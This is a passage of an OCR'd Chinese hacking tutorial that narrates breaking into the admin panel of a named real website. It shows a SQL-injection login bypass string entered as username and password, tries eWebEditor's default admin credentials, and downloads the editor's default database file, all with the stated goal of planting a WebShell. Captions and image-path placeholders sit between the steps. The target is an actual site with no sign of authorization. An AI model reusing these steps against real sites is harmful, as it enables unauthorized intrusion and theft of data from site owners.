


图3




图4




图5

http://www.lytele.com/manage/login.asp就是后台的地

址，我们访问一下看看，需要用户名和密码，可我们还没有得到呢，该怎么办呢？不要灰心，在用户名和密码里都输入“'or ''='”试试，点“登录”后是不是发现已经进去了（图5）？没错，这都是因为对方的后台登录验证不严格所造成的。

后台的功能很少，基本上只有添加文章和添加用户这两个主要功能。点“添加新闻”看看，文章编辑系统正是我们喜欢的eWebEditor（图6），这样一来想获取WebShell就有希望了。




图6

小知识：

eWebEditor是基于网页的、所见即所得的在线HTML编辑器，它能够在网页上实现许多桌面编辑软件（比如Word）所具有的强大可视编辑功能，目前被广泛应用到网站后台“添加文章”的地方，由于有些程序采用了eWebEditor，但网站管理员并不清楚，致使没有更改eWebEditor的后台默认密码，或更改了密码但没有更改默认数据库地址，使得网站存在了很大的安全隐患，所以该编辑器很受广大黑客的青睐。

eWebEditor默认是不允许上传ASP文件的，但是它还带有后台管理系统可以修改允许上传的类型。我们在http://www.lytele.com/manage/后面加上“/editer/admin_login.asp”，这就是eWebEditor的管理登录页面，试着输入默认的用户名和密码“admin”，提示错误，看来管理员修改了密码（图7）。




图7

三、胜利之路

在思考再三后，我在http://www.lytele.com/manage/editer/后面加上了“db/eWebEditor.mdb”，提交后出现了“文件下载”提示框，这是eWebEditor编辑器默认的数据库地址（图8）。

